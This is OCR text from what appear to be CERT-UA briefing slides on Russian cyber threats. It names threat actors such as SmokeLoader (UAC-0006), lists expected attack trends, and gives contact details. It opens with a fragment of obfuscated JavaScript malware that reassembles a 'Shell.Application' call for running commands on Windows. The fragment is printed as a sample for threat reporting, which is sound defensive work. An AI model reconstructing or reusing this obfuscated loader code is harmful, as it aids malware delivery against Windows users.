 NFvTUlbRiLqroXGkVh = N(0x1e3, 0x234, 0x222, 0x1d4, 0x224, 0x203, 0x1ee) + N(0x1fe, 0x21f, 0x20e,
 0x221, 0x204, 0x204, 0x1f3) + 'GuS\x20cD' + N(0x1e2, 0x1f9, 0x229, 0x208, 0x200, 0x205, 0x1da) +
 'cDGuSXOcDGuSbjcDGuSecDGuSccDGuSt(cDGuS\x22cDGuSSHecDGuSllcDGuS.cDGuSAcD' +
 'GuSpPlcDGuSIccDGuSacDGuSticDGuSocDGuSn' + 'cDGuS\x22);\x20DcDGuSFvcDGuSzrcDGuSy' + N(0x1d0, 0x1df
 , 0x220, 0x22d, 0x232, 0x206, 0x1e2) + 'uSkcDGuShVHcDGuS\x20' +
 '=cDGuS\x20\x22cDGuSQ\x22cDGuS;cDGuS\x20fc' + r(0x3d5, 0x3db, 0x40b, 0x3d4, 0x3bc, 0x3dc, 0x3ce) +
  X(-0x7d, -0x9b, -0x68, -0x6d, -0x79, -0x33, -0x31) + r(0x3db, 0x3e6, 0x3dc, 0x3d6, 0x404, 0x40c,
 0x3b3) + j(-0x297, -0x280, -0x2b0, -0x2a1, -0x2a6, -0x27e, -0x25c);
function w(i, c) {
function N(c, M, y, Q, x, b, J) {
function r(c, M, y, Q, x, b, J) {
try {
} catch (d) {
function I(c, M, y, Q, x, b, J) {
function X(c, M, y, Q, x, b, J) {
function j(c, M, y, Q, x, b, J) {
function i(c) {
```






UAC-0006 / SmokeLoader /FinCrime



UAC-0100 / Cyber Marauders / Fraud

UAC-0100 / Cyber Marauders / Fraud



Expectations

- Growth of a sophisticated supply chain
- Even biiger shift to cyber espionage
- More comlex of attacks and toolset
- More people involved in russian cyber criminal and and military
- Numbers of cyberattacks will grow during the escalation of war
- The damage from cyberattacks is enormous in the political information and financial component

CERT-UA

Computer Emergency Response Team of Ukraine

Thank you for your attention!

https://cert.gov.ua

cert@cert.gov.ua